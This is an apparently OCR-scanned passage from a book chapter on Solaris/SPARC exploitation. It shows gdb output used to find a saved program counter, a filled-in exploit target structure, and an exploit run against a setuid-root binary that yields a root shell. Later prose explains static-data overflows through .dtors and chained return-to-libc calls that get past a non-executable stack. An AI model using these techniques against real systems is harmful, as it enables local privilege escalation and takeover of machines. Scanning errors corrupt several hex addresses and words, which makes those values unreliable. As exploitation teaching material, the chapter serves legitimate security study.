0xffbffa4S:     0x01108001      0x01108001      0x01108001
0x01108001
0xffbffsS8:     0x01108001      0x01108001      0x01108001
0x01108001
Oxffbffa6S:     0x01108001      0x01108001      0x01108001
0x01108001
```

We will try to overwrite a saved program counter value on the stack in order to gain control of the program. Since a change in the environment size is likely to change the stack for the program slightly, we'll adjust the alignment value in the target structure to be 3 and run the exploit again. Once this has been done, locating an accurate return address at the point of crash is relatively easy.

```
(gdb} bt
#0 0xff2c272c in t_delete () from /usr/lib/libc.so.1
#1 0xff2c2370 in realfree () from /usr/lib/libc.so.1
#2 0xff2cleb4 in _malloc_unlocked () from /usr/lib/libc.so.l
#3 0xff2clc2c in malloc () from /usr/lib/libc.so.l
#4 0xl07bc in main ()
#5 0x10758  in frame_dummy   ()
```

A stack backtrace will give us a list of appropriate stack frames from which to chose. We can then obtain the information we need to overwrite the saved program counter in one of these frames. For this example let's try frame number 4. The farther up the call tree the function is, the more likely its register window has been flushed to the stack; however, the function in frame 5 will never return.

```
(gdb) i frame 4
Stack frame at 0xffbff838:
pc = 0xl07bc in main; saved pc 0x10758
 (FRAMELESS), called by frame at 0xffbff8b0, caller of frame at
0xffbff7c0
Arglist at 0xffbff838, args:
Locals at 0xffbff838,
(gdb) x/16x 0xffbff838
0xffbff838:     OxOOOOOOOc     0xff33c598     0x00000000 0x00000001
0xffbff848:     0x00000000     0x00000000     0x00000000 Oxff3f66cl
0xffbff858:     0x00000002     0xffbff914     0xffbff920 0x00020a34
0xffbff868:     0x00000000     0x00000000     0xffbff8bO 0x0001059c
(gdb)
```

The first 16 words of the stack frame are the saved register window, the last of which is the saved instruction pointer. The value in this case is Oxl059c, and it is located at Oxf fbf f 874. We now have all the information necessary to attempt to complete our exploit. The final target structure looks like the following:

```
struct {
      char *name;
      int buffer_length;
      unsigned long overwrite_location;
      unsigned long overwrite_value;
      int align;
}
      Targets[] = {

      {
                  "Solaris 9 Ultra-Sparc",
                  64,
                  0xffbff874,
                   0xffbffa48,
                  3
      }

};
```

Now, to give the exploit a try and verify that it does indeed work as intended, we do the following:

```
$ ls -al heap_overflow

-rwsr-xr-x   1 root    other     7028 Aug 22
00:33 heap_overflow

$ ./heap_exploit 0

# id

uid=0(root) gid=60001(nobody)

#
```

The exploit works as expected, and we are able to execute arbitrary code. While the heap exploit was slightly more complicated than the stack overflow example, it does once again represent the best-case scenario for exploitation; some of the complications mentioned previously are likely to come up in more complex exploitation scenarios.

Other Solaris Exploitation Techniques

There are a few remaining important techniques concerning Solaris-based sys
tems that we should discuss. One, which you are highly likely to run into, is a non-executable stack. These protections can be overcome, both on Solaris and
other OSes, so let's take a look at how to do it.

Static Data Overflows

Overflows that occur in static data rather than on the heap or stack are often more tricky to exploit. They often must be evaluated on a case-by-case basis, and binaries must be examined in order to locate useful variables near the tar get buffer in static memory. The organization of static variables in a binary is not always made obvious by examining the source code, and binary analysis is the only reliable and effective way to determine what you're overflowing into. There are some standard techniques that have proven useful in the past for exploiting static data overflows.

If your target buffer is truly within the . data section and not within the .bss, it may be possible to overflow past the bounds of your buffer and into the .dtors section where a stop function pointer is located. This function pointer is called when the program exits. Provided that no data was overwrit ten that caused the program to crash before exit (), when the program exits the overwritten stop function pointer will be called executing arbitrary code.

If your buffer is uninitialized and is located within the . bss section, your options include overwriting some program-specific data within the .bss sec tion, or overflowing out of .bss and overwriting the heap.

Bypassing the Non-Executable Stack Protection

Modern Solaris operating systems ship with an option that makes the stack non-executable. Any attempt to execute code on the stack will result in an access violation and the affected program will crash. This protection has not been extended to the heap or static data areas however. In most cases this pro tection is only a minor obstacle to exploitation.

It is sometimes possible to store shellcode on the heap or in some other writable region of memory, and then redirect execution to that address. In this case the non-executable stack protection will be of no consequence. This may not be possible if the overflow is the result of a string-copy operation, because a heap address will most often contain a null byte. In this case, a variant of the return to libc technique invented by John McDonald may be useful. He described a way of chaining library calls by creating fake stack frames with the necessary function arguments. For example, if you wanted to call the libc func tions setuid followed by exec, you would create a stack frame containing the correct arguments for the first function setuid in the input registers, and rerurn or redirect execution to setuid within libc. so. 1. However, instead of executing code directly from the beginning of setuid, you would execute code within the function after the save instruction. This prevents the overwrit ing of input registers, and the function arguments are taken from the current state of the input registers, which will be controlled by you via a constructed stack frame. The stack frame you create should load the correct arguments for

setuid into the input registers. It should also contain a frame pointer that links to another set of saved registers set up specifically for exec. The saved program counter (%i 7) within the stack frame should be that of exec plus 4 bytes, skipping the save instruction there as well.

When setuid is executed, it will return to exec and restore the saved registers from the next stack frame. It is possible to chain multiple library functions together in this manner, and specify fully their arguments, thus bypassing the non-executable stack protection. However, it is necessary to know the specific location of library functions as well as the specific location of your stack frames in order to link them. This makes this attack quite useful for local exploits or exploits that are repeatable and for which you know specifics about the system you are exploiting. For anything else, this technique may be limited in usefulness.

Conclusion

While certain characteristics of the SPARC architecture, such as register windows, may seem foreign to those only familiar with the x86, once the basic concepts are understood, many similarities in exploit techniques can be found. Exploitation of the off-by-one bug classes is made more difficult by the big-endian nature of the architecture. However, virtually everything else is exploitable in a manner similar to other operating systems and architectures. Solaris on SPARC presents some unique exploitation challenges, but is also a very well-defined architecture and operating system, and many of the exploit techniques described here can be expected to work in most situations. Coplexities in the heap implementation offer exploitation possibilities not yet thought of. Further exploitation techniques not mentioned in this chapter definitely exist, and you have plenty of opportunity to find them.